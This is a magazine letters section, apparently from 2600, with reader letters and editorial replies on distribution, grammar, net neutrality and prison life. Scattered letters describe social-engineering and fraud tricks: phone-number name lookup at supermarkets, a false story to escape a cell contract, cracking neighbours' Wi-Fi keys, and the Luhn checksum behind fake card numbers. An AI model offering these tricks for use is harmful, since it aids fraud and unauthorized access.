I'm sure this has been asked, and you've likely answered - but what the hell... I'll ask again. Have you given any thought to digital distribution for the quarterly zine? I tried Amazon's Kindle application for the iPhone/iPod and I was very impressed. I thought the small screen size would be an annoyance, but it's actually very convenient.

I'd be willing to pay a price comparable to your regular issue price or subscription price. *2600* would probably have an advantage and ability to charge more than heavily circulated magazines are currently charging through devices like Kindle; the format would allow for a reader to have many back issues of *2600* at their disposal as a reference. I'm sure it would allow some readers to avoid the retail hassles (can't find it on the magazine rack) and help you prevent the printing and distribution headaches you inform us of from time to time.

I do see that *The Best of 2600: A Hacker Odyssey* is available in the Kindle store. Good move. The hardcopy edition is pretty damn thick! For readers with a Kindle, iPhone, or iPod touch with the free Kindle reader app installed that haven't picked up a copy, I'd recommend giving it a try in the digital format - it's convenient and you save a few bucks at the same time.

sonnik

We're looking into this and so far Amazon has been the only obstacle to our moving ahead. We hope to be able to report some progress in the near future.

Dear *2600:*

I've been a long time reader of *2600* and enjoy it greatly. I consider myself a modern hacker. Although not an engineer or programmer, I hack information to keep others and myself honest and fulfill my goals. I buy every issue of *2600* (instead of subscribing) as I believe that it is equally important to see the magazine displayed on magazine shelves! It is important that the general public gets a chance to discover your magazine while browsing newsstands or bookstores, which is why I buy it and contribute to its demand in stores. I even go to the extent of buying from different places. It would be a bummer if everyone subscribed and no one bought from stores! What do you think?

FYI, I live in Santa Monica (California) and the owner of the newsstand on the "promenade" (very high traffic) tried several times to contact you in order to get your mag on his shelves.

Guillaume

Generally, we use distributors to send to individual stores so we don't get overwhelmed. This is likely what we told him if he inquired about this. We do make exceptions if the order is bigger than normal. We can definitely pursue this if he's still interested. Thanks for helping to support us.

Dear *2600:*

I was looking at the store and noticed I could buy the complete set of back issues and a lifetime subscription in the same lot. I have a few questions about this.

It says it also comes with two shirts and a hat. What two shirts are they? Are they the same? Also, is there someone with the sizes and measurements? I don't want to say my normal size and find out you guys make them to different measurements.

Approximately how big will the package containing the back issues be (and how heavy)?

Also, is it possible to get the back issues delivered to a different address than the subscription? I would prefer to get the back issues at work so I won't have to pick them up from the post office but would want the magazine delivered to my home address the rest of the time.

Thanks in advance.

Wendell

We generally send lifers the two most recent t-shirts. We don't send two of the same. That would be a dickish move. As for sizes, you can call our office and see if someone can read you the specifics off the label but generally our sizes are pretty standard for American shirts. The package will likely be two packages and they are definitely carryable but not all that light. Figure around 20 pounds. Your other questions need to be answered through our order department (orders@2600.com) or by calling +1.631.751.2600.

Observations

Dear *2600:*

At my local Safeway, you are allowed to type in your phone number if you forget your "Safeway Club Card." When you do this (if you have a Safeway Club Card), your name appears on the receipt. For years, I have been using a Chinese friend's phone number because I think it is funny when the cashier says, "Thank you for shopping at Safeway, Mr. Wong," when I am so obviously African-American. The cashiers often bulge their eyes with surprise and I laugh even harder. A simple trick, sure, but it goes farther than that. If this has already been pointed out by someone in *2600,* I missed it. Obviously, this is a very simple method for finding out the name of whoever owns a certain phone number (if they have a Safeway card connected to it). If not, you can always try any other major supermarket. Almost everyone has to shop and, because these cards give the user discounts, the chances are high that almost every person will have a card in at least one supermarket. The only way around this vulnerability is to insist that the customer have their actual card or club number, which the supermarkets will never do because of inconvenience, or to give each cashier an anonymous "guest" club card to use in these cases (I'm not sure *why* they don't do this, but a cashier told me they weren't allowed).

Barrett D. Brown

Dear *2600:*

From New York City with love. I have a few experiences to share.

Two G**gle related experiences I've had this year related to security and privacy:

1) Earlier this year I worked with someone who did a "Tech Talk" at the G**gleplex in Manhattan. After the building's entrance, there is a checkpoint with two security personnel at a desk. My ID was not checked after telling them I was there to meet so-and-so, and after getting into an elevator and getting off at the appropriate floor, the elevator was distant from the welcome desk (about 30 feet?). No one greeted me, and I could enter through their see-through locked doors beyond the "lobby" because employees coming out would just hold the door open for me. Once you get past this, everything is there... the employee workstations, cafeterias, library, lego faces of the CEOs, etc. It's very lax. Though I would imagine that upon entering multiple times, one would not be met with the same circumstances.

2) I recently went through Gmail's process of creating a new email account, and they are now asking for mobile numbers. This was not the case when I first signed up (when it debuted). I explored a little more and found "One

of the reasons we're offering this new way to sign up for Gmail is to help protect our users and combat abuse." It seems like this might have more to do with halting people from having an excess number of accounts. I'm not sure how giving away one's mobile phone number "protects" users, though.

And last, an experience I had entering the building that houses the Department of Labor in Brooklyn, New York. There is one checkpoint there that is similar to an airport. At the time, I had a wallet with a small zipper pouch. I had a multi-tool in there with a flat foldable blade that also has a screwdriver and bottle opener. I had a backpack on with a shirt, pants, papers, and a banana inside of it. The blade went undetected, but since their policy says no food allowed inside, they would not let me through with the evil banana. I asked three different officers standing around about the no food policy, and not one of them could tell me any reason why this was the policy. All they said was that they follow orders! They couldn't even tell me if it was for the simple reason of lessening garbage.

reconfigure

Regarding your first story, is it really such a big deal that you were able to get into a building or even an office without draconian security checks? Have we programmed ourselves so thoroughly that we think something is amiss when we're not overly scrutinized? Walking into an office building used to be a fairly trivial event. There's no reason why it can't be again.

Google claims they're protecting users from receiving spam by limiting the number of accounts that can be created on their service. By forcing people to receive and respond to a message on their mobile phone, they obviously make it more difficult to create a whole bunch of accounts quickly. In addition, they can limit the number of accounts that are created for each phone number. But these aren't methods of protecting their users from receiving spam; they're methods of protecting the entire Internet from receiving spam from their users. This is probably a good thing.

Dear *2600:*

Sorry if I'm sending this to the wrong email, but I remember there being a problem with the bookstores not selling *2600* correctly and you guys not getting credit for it.

Well, I just picked up my winter issue, and at the register it wouldn't scan, despite the lady trying at least ten times. She ended up just putting it down as some generic periodical. On top of that, maybe coincidence or maybe the machine was messed up, but the same thing happened for my *hakin9* magazine.

Just hoping you guys don't get stiffed. It was a Borders over in Jensen Beach, Florida.

Nunook

We would have gotten stiffed had this happened in a Barnes and Noble. Their policy holds publishers responsible for any issues that aren't accounted for in their stores. Crazy but true.

Dear *2600:*

I recently saw a movie from 1983 called *Brainstorm* with Christopher Walken. For *2600* readers not aware of it, it might be of interest. In some ways, I think it was ahead of its time. For that time period, it could be on the same shelf as *Blade Runner* (1982), *Videodrome* (1983), and *WarGames* (1983).

Reader in Brooklyn, NY

Dear *2600:*

A friend and I were discussing *War and Peace*. I wondered how many megs it would take up on a hard disk, so I did a quick search for it. Does this mean something or is it just a coincidence that its ID in Gutenberg's systems is 2600? http://www.gutenberg.org/etext/2600

Ankylosaurus

Either way, we're in pretty good company.

Dear *2600:*

I bought a copy of the latest *2600 Magazine* and the pages started on page 11 then, after page 18, it started on page 11 again. Pages 1 through 10 were missing as well as the last ten pages. I went back to the store to exchange it, but all the magazines on the shelf were the same way. So they pulled them all off. I was hoping you might be able to send me the missing pages in an email or post them on the web. I don't know if this applies to all the magazines distributed or not.

Rob

This kind of thing happens every now and then. If you see an example of this, let us know exactly where you saw it and, if possible, send us a copy of the defective issue. This helps greatly in keeping future imperfections to a minimum.

Dear *2600:*

I like to call fax machines with Skype, constantly. It causes the machine to ring and make noises at the other end. Also, using Skype's dial pad, you can cause untold amounts of noise for the receiver, lol.

blackoperations

Whatever gets you through the day.

Dear *2600:*

Continuing the conversation and in response to dmchale, I recently had to cancel a cell phone plan for my boss so he could switch from Sprint to AT&T. So, like a good employee, I did some research to see how I could social engineer a way around the canceling-contract fee. I came across a way to do it. All that you need to know is service areas.

I needed to find an area in the U.S. where there is *no* Sprint service. Then, all I had to do was go into Sprint and tell them that my boss was moving to one of those areas and I needed to find a store around the area. They then insisted that there were not any and that his best bet was to switch services. After a little more manipulation/playing dumb, they canceled the contract for free and told me what service provider would

best suit him.

Side note: I know an office employee for AT&T and her job is to call customers who live in areas where they are constantly roaming, and tell them they have X amount of days to find a new provider and let them know what the major local provider is. The reason being is AT&T (like other companies) loses money from people in those areas because they have to use other service providers' towers which, of course, in a money hungry society, is not free.

Anyway, hope this helps someone in need.

TheC0A7S

Another method that has been known to work is to enlist in the military and be sent somewhere far away where your cell phone won't work. It's a bit of an extreme way of getting out of a cell phone contract, but we live in desperate times.

Dear *2600:*

My cell phone rang but I was busy and let it go to voice mail. No message left. I didn't recognize the number, but dialed it anyway since I'm a business owner and it might be a customer.

The automated response on the line identified the number as Citibank. Thinking something was amiss, I kept pressing zero until I was connected to an operator. We spoke and I asked what the reason for the call was. She didn't know, checked my credit cards, and assured me that both were current and had a zero balance.

Three more calls came in from the same number later that day. Again I was busy and no message was left. Later that evening, another call came in and I answered it. A recorded message said that I had a balance on my business card and that it was past due with penalty charges. I hit zero to speak with an operator.

The operator confirmed that I had a balance and listed off the charges, all of which were from a supplier that I use. I asked about my previous call and the operator could see a record of it. Turns out that the business card side of Citibank doesn't talk to the personal card side. The operator I had previously spoken with only looked at my personal cards, one current and one long since expired.

I asked why I hadn't received a statement from Citi and the operator replied that I had been switched to paperless billing. I asked what email address they sent the statement to and she replied that that field was blank. In other words, there was no way they could send me a statement.

Being responsible, I offered to pay off the balance. The operator asked me for my bank routing and account numbers. At this point I balked and realized that I didn't really know who I was speaking to. I had already given my account information, secret password, address, and Social Security number to someone who could be just masquerading as being from Citibank. I stopped short and told the operator that I would call back to the number printed on the back of my Citicard. She pressed for bank info, but finally gave up and gave me a case number.

Calling back, I fully realized the separation between the personal and business card sides at Citibank. It took three more calls and over two hours to finally settle the problem. By then my meatloaf was overcooked and I was absolutely frustrated. I closed that account since I didn't want to deal with a company that switches you to paperless billing without a way to get you the statement.

I got to thinking that phishing by phone is more than probable. I am security conscious, never clicking on links from banking emails, but still gave my info readily to someone on the phone. In the future, I dial a known number before releasing info by phone.

The Webist

Switching to paperless billing saves the credit card companies a fortune but it often provides a real disservice to the consumer who can easily miss bills and be tricked into paying late fees. In addition, many companies don't store past bills for very long, which can be extremely inconvenient for someone who needs to look something up. We suggest a compromise for all of those credit card companies who care so much about the environment. Just send us the bill without all the junk and special offers you cram into the envelope. That will save postage, trees, and aggravation. And tricking customers into not getting a paper bill is a sure way of making paperless bills unappealing.

Dear *2600:*

For reasons that still escape me, my girlfriend reads *Cosmopolitan*. In the November 2009 issue, there was an article about Kim Kardashian that was pointed out to me, and in it there was something that might be of interest to the hacker community.

On page 44, there was a section called "935 Things You Didn't Know About Kim - Until Now." Number One reads as follows: "She claims to be an amateur hacker who can break into anyone's voice mail or email." Wow. I never knew she was so 31337. The only hacking I thought she did was her acting.

Michael J. Ferris

Super hackers reside in the most unusual places. Who's to say a super celebrity can't also have this ability? Perhaps she will accept our invitation to speak at The Next HOPE on her methods. Or maybe you'll read about them in a future "Hacker Perspective." The important thing is that none of us anger her because we really don't know what she's capable of.

Requests

Dear *2600:*

Would love to get a *2600* subscription on

my Amazon Kindle. Would think it would be doable since the book is available there.

Lyle

One would think. We're still working on Amazon.

Dear *2600:*

I need help catching a hacker that seems to be able to fool everyone. Investigators have given up and I am not. He is an electrical engineer, worked for the government, and is an expert in telephony. He has cost me thousands of dollars and made my life hell for ten months. Do you know of anyone who can help? Is there a way I can contact you? I am writing you from a Kinko's in Los Angeles. I cannot use any of my email addresses at home or work.

Please help me.

T

We get dozens of requests like this. A good investigator will not give up unless there just isn't much to go on in the first place. Note that there are plenty of bad investigators out there. But if you're not able to get satisfaction anywhere, you might want to consider the possibility that you're wrong. It's very easy to make people believe that someone is capable of tapping any phone or reading any email. All that's required is a bit of fear and little to no understanding of how the technology works. Watching a lot of TV programs and Hollywood blockbusters can help create this mythical persona. But in the vast majority of cases, it's just a lot of smoke and mirrors. And in a good number of them, it's not even that. If people want to believe someone is after them, they will, regardless of what the person is actually doing. We can't tell you the number of times someone has suspected us of being up to something, simply because their phone rang after they called us or they got a piece of spam right after sending us an email. In nearly half of those cases, we weren't up to anything at all. So the best thing to do is remain calm and wait for solid evidence. Your lights flickering or your phone buzzing or just your "knowing" that someone is up to something isn't going to work on anyone who doesn't share a psychic link with you. Most importantly, don't fixate on this because that's the surest way to have someone completely destroy you, whether they intend to or not.

Grammar and Spelling

Dear *2600:*

As a long time reader but first time letter-writer, I was reading the "Transmissions" column and I also had to look up undecilion in Wikipedia which I was unable to find as it was spelled wrong. it should have 2 l's, not one: undecillion.

Jeff

This, of course, being from the Summer 2008 issue. And just when we thought we had dodged a bullet on that one.

Dear *2600:*

Reader "Granny" wrote: "I just thought I'd point out a tiny little goof on page 47, where you [*2600*] write, 'Are you one of those people who read *2600*...' The subject of the sentence is 'one' and that means the verb (read) should be singular (reads). 'People' is part of the prepositional phrase, 'of those people,' and does not relate to the verb."

I am not a linguist, but I believe Granny is hyper-correcting here. That is, her (or his) analysis of the grammar of the sentence fragment in question is unreasonable. Even if there were such a thing as "correct grammar," the original writing would be perfectly fine. Rather, Granny fails to parse the text she is "correcting," making a number of oversimplifications which lead her to a dubious conclusion. Consequently, *2600* should not have conceded the point as quickly as it did: "And yes, you are completely right on the grammar."

The big mistake Granny makes is failing to identify that a dependent (noun) clause is the object of the preposition "of," not just the solitary noun "people." The "people" in question are *only* those "who read *2600,"* so "people" is *not* separate at all (as Granny believed). Thus, the subject of "read" is "people," a plural noun, so "read" should indeed be conjugated in the third person plural, not the third person singular as Granny asserts.

The meaning of the sentence is clear, even out of context: "There are many people who read *2600*. Are you one of them?" The sentence fragment could be rewritten as so, without any significant changes in grammatical structure: "You are one [person] of the [many] people who read *2600*...." All I did was change wording from that of a question to that of a statement, and then I added a few implied words in brackets.

If, as Granny suggested, "read" were instead "reads," the sentence would require "those people" to have an antecedent, because "who read" could no longer be modifying that noun. It is possible that this antecedent exists, but I don't have the context for the sentence fragment, and I highly doubt it. To believe that, I would have to assume the original author didn't mean what he wrote, and was trying to use a pretty rare construction. Even then, what was written remains grammatical, as understood above. With the singular "reads," the passage might have been, for instance: "Some people have blue hair. Are you one (of those people) who reads *2600?"*

In this fictional case, "people" can indeed be dealt with independent of "reads," as it refers to people who have blue hair; the fiction can be rewritten without the prepositional phrase: "Some people have blue hair. Are you one who reads *2600?"*

These two sentences are grammatically "correct," if a bit disjointed. As you can see, the construction of the latter sentence is pretty archaic.

I'll bet the antecedent didn't exist, and using a singular version of "read" would be pretty silly.

In addition to the above mistakes, Granny errs in identifying "read" as "the verb" of the sentence. As I implied, there is more than one verb, as there is more than one clause. "Are," not "read," is the verb of the independent clause, and "you" is the subject. "Read" is the verb only of the dependent noun clause whose subject is "people." Unfortunately, I don't have a copy of 26:1 lying around, so I can't check, but there might be even more clauses in the quoted sentence which come after Granny's ellipses.

That's all for English. Let me take this opportunity to thank *2600 profusely* for its excellent editorship. I love reading your publication. It makes my day, once every quarter. Keep 'em coming!

Adam

We're just happy to continue providing a forum where people can get all of these things out of their systems.

Feedback

Dear *2600:*

Despite your attempt to hide your email address in your magazine, I have successfully hacked into your website and found your email address! "All your bases are belong to us!" I admit to buying this particular issue for the "Suing Telemarketers for Fun and Profit," but I was really impressed with the whole issue. The column on TSA and "why the 'no-fly list' is a fraud" was appropriate. This was truly responsible journalism - compelling but in a different way than the *Scientific American* editorials calling TSA "the illusion of security" or *Atlantic Magazine* describing carry-on weapons and "OMG 21 ounces of liquid" calling TSA "security theater."

Certainly TSA should have Thomas Jefferson and Ben Franklin spinning in their graves. You are some of the people being eternally vigilant in protecting our freedoms (Jefferson) and you recognize that when we give up an essential freedom in the name of temporary security, we deserve neither (and will lose both) (Franklin).

Thanks for the rather comprehensive list on "regaining privacy." I think the stories on "price matching" should serve as a warning to store managers rather than a blueprint for thieves. I am not offended at its publication. But it does make me think that maybe you should invite random law enforcement groups to point out the potential criminal punishments. My hope is that a judge would make a distinction between someone that hacks the *2600* website with minimal destruction compared to someone the Best Buy manager detained trying to rip them off via forgery for a $100 hard drive. If caught, could you really say "I'm glad I did it?" And I have to agree with the letter from Louie about being impressed (and humbled) by your dry measured response to letters. But why I really had to write was this line: "Your purchase agreement does not allow you to mark issues with a pen." That made my day!

BattleBotBob

Well, we hate to spoil your day with an admonition but the proper phrase is "all your base are belong to us." Base, not bases. It's a common mistake. With all the talk about grammar, we felt compelled to get this one right.

Dear *2600:*

Okay, I must say I like the Journal. But looking on the site, I came across that you don't have Belize in the Central American region. But in a back issue earlier this year, I saw one from Belize. Could you guys do something about this?

irperera

We're pretty certain you're not inferring that it's our responsibility to define where countries go on the planet. You're probably referring to our payphone photo section. We do in fact see Belize where it belongs in Central America but we currently have no associated payphone photos on the site. This is one of our projects that we really do need to catch up on as we have literally thousands of pictures that haven't been printed, some of which are very impressive. Our primary purpose, though, is to put out the magazine and it's a real challenge to do all of these other things that are so time intensive. We will try and update it however.

Dear *2600:*

This is in response to the article "Simple How-to on Wireless and Wireless Cracking." Thanks again KES and *2600* for printing the article. I found your instructions easy to understand and execute. I am new to BackTrack but I love how easy the commands are. I actually have the same wireless card (Intel Pro Wireless 3945 wifi adapter) built into my Gateway laptop. I did not have to use "modprobe" though. All I had to do was use the "airmon-ng start wlan0" command for my wireless card. I love getting WEP and WPA keys now. Even though I'm ethernet bound, it's still great knowing I can piggyback the neighbor's Internet anytime.

By the way, your book is hard to read in the tub.

Virgil

That is definitely something we do not suggest even attempting.

Dear *2600:*

"An Astronomer's Perspective" was an interesting read, and I sure was impressed by the author's DIY lens tube, but as of what he saw on the moon... I'm no astronomer, but the described colors of ocean-blue and lava-orange together with the description of the mega-lens instantly hinted to me that the colors must have occurred due to chromatic aberration (wikipedia.org/wiki/Chromatic_aberration). A vivid example can be seen at artzen2.com/artzen2-0047.htm. While conspiracy theories do have their place in the world, there usually tends to be a more down-to-earth (and scientific) explanation for most of the weird things. But, luckily, finding out these explanations

is even more mentally rewarding than constructing the conspiracy theories, because it gives one the feeling of having some control over the external world instead of making one feel small and powerless in the "schemes" of the "big shots."

Taivo

Dear *2600:*

The article "Hello! Google Calling" is blatantly false. It states that Google Voice does not verify any numbers that you set up with it. It most certainly does, however. When you set up a phone number as one that it should ring for you when you receive a call, it first displays a two digit code on the web page, you then get a call at the number, and must enter the code in order to activate that number as one of yours.

Jason

Dear *2600:*

Concerning "Free DirecTV on Frontier" by Outlawyr, a similar situation exists in British Columbia, Canada. BC Ferries is a government-owned but privately operated ferry fleet (one of the biggest in the world), serving every single person who lives on an island or otherwise inaccessible place in British Columbia - almost 1,000,000 people. Naturally, it's a rip-off - most of their major vessels are floating gouge-fests (overpriced cafeterias and gift shops), and the fares for vehicles or passengers are also just as ridiculous. However, the way they handle transactions aboard the vessels is almost identical to Frontier Airlines. I've seen charges appear on my credit card up to ten days after I actually made the transaction. Using a prepaid card works well, as does a PayPal debit/credit card. The real bonus is that they also use the same practice at any of their on-land ticket booths: in order to speed up loading and payment, they mindlessly swipe your card and don't ask for a signature - even if it's a $120 fare (which it usually is).

A note on PayPal credit cards: unlike in the U.S., debit-credit cards are incredibly uncommon in Canada (99 percent of all cards I used to process at my retail slave job would be a standard credit card), so they usually get treated as credit by the processing terminal, which means it will assume you run a debt, not a balance - i.e., even in a situation where a $0 prepaid card will not work, the PayPal card might.

I'd suggest that everyone out there try and experiment with systems which would not normally be attached to any kind of communications device: subway/transit ticketing machines, vending machines, parking meters, and automated car washes. Most of these boxes could blacklist your credit card number after their weekly download and processing, so switch up cards often. Even in this world of blanketed cellular data, it's surprising how simple some of these systems still are.

sotsov

These days it's almost impossible to find something that can't easily be attached to a communications device. But we're always interested in the outcomes of these sorts of experiments.

Dear *2600:*

OK, so I read this article ("Free Trials" by hostileapostle) and couldn't wait to try it out. Only thing is I couldn't properly come up with my own number. Out of curiosity, I added up his example number in the article "4264 1658 2275 1396" and it adds up to 71! Not divisible by 10! I added it a second time to be sure. So I thought, OK whatever, I'll try it on the website he said *he* used this on (www.realtytrac.com). The only problem is the website also asks for the expiration date and CVV code (the three digit number on the back of the card in the signature panel). So I figured I could make it up, so I put in a random number and it couldn't process my order because the CVV code was wrong. I put in one that would add up and be divisible by 10. That didn't work either. The fact is, he didn't mention the expiration date or the CVV code in his article and I believe he's a liar, not only because his example number didn't add up, but also for the fact he said he used it on that site. In fact, I can't even find a free trial site that doesn't ask for the CVV code. So I did some research. According to Wikipedia: "The values are calculated by encrypting the PAN, expiration date and service code with encryption keys (often called Card Verification Key or CVK) known only to the issuing bank, and decimalising the result." So his article is fundamentally flawed in more than one respect. This is the first time I've ever been disappointed with a *2600* article. Please make him send back the free t-shirt he got for having his article published. Thanks!

nevarDeath

You didn't follow the instructions as printed in the article. You double each of the odd numbers (4 would be 8, 6 would be 12, 1 would be 2, etc.). In those cases where doubling a number results in a two digit number (such as 12), you would add those two numbers together (1+2=3) and use that one. Add all of the modified odd numbers and the untouched even ones and you will get a total of 70 as the article stated, divisible by 10. No valid credit card number will be unable to pass this test. Since many credit card numbers are 16 digits, the above works quite well. However, those that are odd number lengths (15 digit American Express numbers, for instance) would double the even numbers instead.

We're sorry your attempt at credit card fraud was unsuccessful. The purpose of the article was mostly to show how the system works. While not all sites will ask for a CVV code, they will most certainly ask for an expiration date, which really isn't all that hard to guess. The CVV code is not something you can calculate.

The real handy use of this knowledge is to be able to quickly ascertain whether someone is attempting to buy something with a credit card number that passes this test or if they're literally just making numbers up in their head. This saves time and the necessity for querying the credit card company for each and every potential transaction, which tends to run up costs.

Dear *2600:*

After sitting back and reading some of the letters other readers have written, I think it is time for me to chime in with my two cents. I have been reading *2600* for a long time now and I agree with some of the other readers who have written in to voice their concern over both the lack of quality of articles and the direction the magazine seems to be headed. While browsing over past articles, I came to notice that the articles in *2600* over the years have slowly became less and less technical and more and more - I have no other word for this - entry level. It used to be that the articles in *2600* were so technical, one had to research what the author was talking about in order to understand the article. Now it's to the point where most of the articles published require almost no technical knowledge to understand and really in past years would have just been observations that were placed in the letters section and not printed as "real articles" (real articles being things not published in the letters section). I don't know where the blame is for this current state of affairs as I don't have enough information to make that determination. It seems to me that most of the people who write letters such as mine saying that quality of letters is decreasing are people who have been long time readers. I have to wonder if the magazine is alienating us older readers in order to cater to the younger generation who may not be as technically inclined. Was the first step of this decline taking the code out? I would understand a magazine needing to cater to its audience in order to survive but is that what the readership of *2600* is slowly declining to? I am reminded of the reader survey you published a while back saying what your readers like and dislike about the magazine and something that struck me as amazing and still perplexes me to this day is that you published that according to the survey readers wanted less technical articles, less articles about obscurer things, and so on. I worry that the magazine I love so much is slowly turning into a magazine for the kids and less for the serious hacker. I understand if most of your readers are people who are new to technology and want more of "hacking for Windows" type stuff and less technical articles, that you have to do that in order to give the readers what they want. But I'm here to say that is not what I want. I don't know how most of the other old timers feel about this, but I would be willing to pay a little more for more technical content and less fluff articles, and I hope some of the others like me feel the same. Now, don't get me wrong. I am not placing blame or accusing any of the *2600* staff as I am completely aware that the lack of technical articles may be us readers' fault as we are just not submitting the tech articles as often. But if that's the case, I think we are already in a downward non-technical spiral that is self feeding. If less technical articles are published, then less technically-oriented people are going to be reading and therefore writing material for the magazine, and pretty soon this magazine will turn into some script kiddy rag full of fluff that newbs can understand but has no real content. I am personally making an attempt to write more technical articles in order to help the magazine get back on its old path and I hope others like me do as well. However, that will mean nothing if we are able to submit a magazine's worth of highly technical articles and none of them get published as they are being pushed aside for the less technical articles that the less knowledgeable are asking for.

Please don't take offense to this letter as I have nothing but admiration for the mag and the people that work so hard to put it out. I'm just concerned with its direction.

Enygma

We do see this criticism and, almost invariably, it comes from people who have increased their technical knowledge significantly over the years. By far the comment we get more than any other is that most of the stuff we print is over the reader's head but that they just love our attitude and willingness to explain things to newcomers. That's really what the future is - inspiring those people who aren't already in on the conversation. There are plenty of places to turn to for further technical information and for pages of source code if one is so inclined. We exist to grab the attention of those who find themselves entranced by technology but hesitant to embrace the confining rules and restrictions that often go with it. If we help get people to think outside the box, then perhaps they will go on and create something even better in the future. By that point, they may well have outgrown us but we like to think the dialogue is something they would still be interested in. If we only focus on that which we're experts in and only speak with other such experts, we have a nice little clique but almost no new influx of people. And that constant stream of newcomers is absolutely vital to the hacker community. That said, we rarely turn down an article because it's too technical. We have turned down articles that carry no real hacker angle, such as papers on math principles or subtleties of the latest Linux kernel, especially if it's easy to find this material elsewhere. As we grow older and become more successful and established at whatever it is we wind up doing, we start to lose touch with that spark that set us off in the first place. This is why it may seem as if we're staying behind while others are moving ahead. We feel it's important to keep on being a gateway for many to find their way into an increasingly fascinating world. We only hope people like you remain in contact with us and those we bring into the fold. We all benefit from the combination of experience and skill with rebellion and innovation. Together we can steer into some really interesting scenarios.

Dear *2600:*

As I was reading the Spring 2009 issue, an observer told me that reading *2600* made me a subversive. Well, I am totally OK with that. If being labeled a subversive puts me in the company of open-minded, honest, intellectually aware, technology literate, and curious people, then I know

I'm reading the right quarterly. I would much rather be an intelligent freethinker than a mindless programmed lobotomized sheep victim. I have been reading *2600* regularly for two decades now and the Spring 2009 issue was totally amazing from cover to cover as expected.

I found all of the articles of interest to current technology issues but I want to single out "Network Neutrality Simplified" by linear as being particularly relevant and tuned-in as to the issues governing the Internet today. The Internet is an intellectual forum that a truly free and open society would neither fear nor suppress. If the government allows ISPs to legally implement policies such as metered based billing, bandwidth caps, site restrictions/censorship which force users away from competing services (VoIP, streaming video, etc.), this would turn the ISPs here in the United States into a cartel and then U.S. Internet access would be run as an oligopoly like OPEC. That is, they will be free to charge whatever they want, free to manipulate markets to their will, gouging and screwing over the powerless consumers.

Corporations are intent on not investing in upgrades to their infrastructure for anything except privacy invading devices to facilitate the commoditizing and monetizing of the personal information, habits, and preferences of their captive customer base, or to supply an evermore paranoid governmental and law enforcement community to unwarranted access to private communications, as well as monetizing the delivery of content provided by themselves and/or others. AT&T, Comcast, Fairpoint, Verizon, and Time Warner Cable are prime examples of unbridled, unregulated predacious greed machines hell-bent on providing the least amount of service for the most egregious price.

The push towards implementing metered billing is primarily focused on pleasing investors who adore the idea of consumers paying more money for the same, or less of the same, product. Corporations' primary financial focus is on increasing value maximization for their shareholders, that is, the price of their shares of common stock. Metered billing has been tried in various markets here in the U.S. with limited success. It is a bullshit agenda which is totally anti-consumer and which requires the passivity of a propagandized population for it to succeed.

Yes, broadband is changing. It's becoming cheaper to provide and easier to expand, if companies seek to make the investments to keep their networks in good shape. Verizon FIOS is doing that, so is Cablevision, all without bandwidth caps. The Network Neutrality article mentions the "Internet Freedom Preservation Act of 2008" (H.R. 5353), which is legislation that moves us in the right direction in a major way. In June 2009, the "Broadband Internet Fairness Act" (H.R. 2902) was introduced by Rep. Eric Massa (D-N.Y.). This piece of legislation is aimed at protecting consumers from unreasonable broadband overage charges. As those who cherish freedom, we must make every effort to preserve a free Internet. Write to the FCC, FTC, and the Chairman of the Senate Commerce Committee and tell them to reject anti-consumer legislation and instead pass laws which evoke good faith and fair dealing. Tell them to support consumers' rights with regard to the Internet. Tell our elected officials to shut down a corporate philosophy that harms both the consumer and the free market. We don't want our country to slide towards the oppressive policies of those such as China and North Korea. Get the word out. If we don't, then nobody will.

Brainwaste

Dear *2600:*

I'm not sure where to start. I've read your magazine for a long time but never had an urge to write until now. Maybe because I am currently incarcerated in a state prison facility in East Texas and have a lot of free time. I recently requested your magazine from my family to test my limits to see if I could get it in. I would say I was surprised it made it to me, but that would be a lie. What was slightly surprising was that the package it came in was never opened and inspected. They wonder why we have contraband issues in Texas prisons, especially pay-as-you-go cell phones. I'd say the security issues and loopholes are amazing, things you never would imagine in such a so-called secured facility. The door that's supposed to keep me locked in this room can easily be talked open through the intercom. Press the button, the officer says "ID?", you say something like "Chaplain." Click - voila! Simple as that, opened cell door. But, of course, I have never done it. Attempting to escape is a serious charge.

Anyways, I got to thumbing through my newly received contraband, courtesy of the U.S. Postal Service, the Autumn 2009 issue of *2600 Magazine,* and really wish I could take a picture of the payphones in here to submit to you. They are bolted to the wall. The receiver has no cord, but is sticking out of this oddly formed green box and all it has is a touch tone keypad. That's the best I can do since having a camera in here is another charge that carries a lengthy sentence.

My favorite part I love to read is your letters section. So I found it humorous to read a letter from Sc0ut. He asked a question, "When was the last time any of us sent or received a real letter?" I laughed because I can answer honestly and say nearly every day for over a year. If you want to write someone who truly values the timeless form of communication, write someone in prison.

After revealing obvious security flaws from within the system in this letter, I bring my next test. If this letter arrives, it proves yet another flaw. They didn't read it. Or they didn't care.

Nicko

It seems like the facility you describe isn't one of the high or even medium security ones so it's not so surprising that there's a very slight degree of trust there. We shouldn't be surprised or outraged

by this since it's the ultra-security mentality that should be the exception to the rule, even amongst the incarcerated. We're certain you wouldn't get very far if you opened your door, nor could any real contraband come in through the mail undetected. Receiving our magazine should not be considered a security risk, even though it's often categorized that way by various prison wardens who simply don't get what we're all about. Unfortunately, there are some who will even see this letter as a risk and thus deny the entire publication to an inmate. Knowledge and dialogue are not inherently a bad thing. Education is often considered a true threat, however, to those in charge. In the end, its absence invariably leads to a worse environment for all concerned.

We would have printed your address so you could get some letters, but we're happy to see that your incarceration has come to an end.

Dear *2600:*

Greetings. I wrote with a question a couple of issues ago but never received a response or an answer in vowels and consonants but, because of a very strange happening, I thought I would write about this strange happening and re-ask my original question.

I am a subscriber who is incarcerated and, due to this fact, I have limited abilities at finding things for myself. Because I want to start a business when I get out, I have been making plans and, of course, those plans include a company name. I want to secure my company "domain name" now but cannot seem to find the way to register the name for the Internet. I have written to several places including Verizon and Internic but neither responded. Any help you could provide or that a reader could provide would be greatly appreciated. I have no computer access here.

Now the strange thing that happened: When my hacker quarterly Volume 26, Number 3 arrived, I headed straight to my bunk for hours of great mind stimulating reading. When I opened up the envelope, I noticed a white sheet of paper encircling my issue. Now, because I am incarcerated and have witnessed many things the system will deny ever happened, I became immediately suspicious. Removing the white paper revealed in *large* letters:

PUBLICATION(S)
REVIEWED & APPROVED
BY MSCP
ET/MSCP

All in upper case letters (like I write in, sorry). Now, nobody here seems to have ever heard of MSCP or ET/MSCP.

But it becomes stranger. As I looked at my copy, I noticed two small light blue plastic streamers sticking out and opening to the pages. They are clear plastic with mild stickiness. These are definitely made for marking pages. The pages, 15 and 19, contained the "Google Calling" and "Free Trials" articles.

